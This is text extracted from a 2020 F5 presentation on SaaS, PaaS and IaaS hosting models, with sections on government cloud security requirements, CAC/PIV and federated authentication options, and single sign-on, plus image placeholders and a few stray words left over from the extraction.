



23 April 2020

Get Your SaaS In Gear

PRESENTED BY:


Paul Simmons, Solutions Engineer, F5

WE MAKE APPS  FASTER.
SMARTER.
SAFER.

Agenda

- Introduction
- IaaS, PaaS & SaaS
- Current Application Hosting Models
- Application Services
 - Authentication
 - Security
 - Availability
- Application Architectures
- Conclusion

IT Progression Over Time




IaaS, PaaS, SaaS

- **IaaS** - Infrastructure as a service is a service model that delivers computer infrastructure on an outsourced basis to support enterprise operations. Typically, IaaS provides hardware, storage, servers and data center space or network components; it may also include software. (VMWare)
- **PaaS** - Platform as a service is a cloud computing model in which a third-party provider delivers hardware and software tools, usually those needed for application development to users over the internet. A **PaaS** provider hosts the hardware and software on its own infrastructure. (OpenShift, K8S)
- **SaaS** - a method of software delivery and licensing in which software is accessed online via a subscription, rather than bought and installed on individual computers. (O365, ServiceNow, SAP, Salesforce, ADP)

SaaS Providers



Silverline




The
lay
vol
Le

ed
e as

Application Hosting Models


Datacenter Application Hosting



Cloud Application Hosting

<https://github.com/f5devcentral/f5-azure-saca>

- 3 Tier Design
- Includes WAF
- Includes B&I with Inspection Zone
- Fully Automated Deployment
- Supports multiple Mission Owners



SaaS Application Hosting

- Cloud Computing SRG Requirements for SaaS (5.10.3.1):
- WAF
- Reverse Web Proxy
- Network Requirements on SaaS Provider
- FIPS 140-2 Compliant Key Management
- FIPS 140-2 Encryption for Data at Rest and in Transit
- CAC/PIV Authentication

Application Services


Authentication

- CAC/PIV/ALT Token
- Kerberos
- Federation
- SAML
- ADFS
- Oauth
- **Etc.**




Client Cert Auth Options

- C3D in LTM
- CCA -> CCA
- C3D in APM
- CCA -> CCA
- Federated Auth -> CCA
- Username & Password -> CCA*
- Federated CAC Auth without refactoring Apps


























Single Sign On

- Federated Authentication / Token Brokering

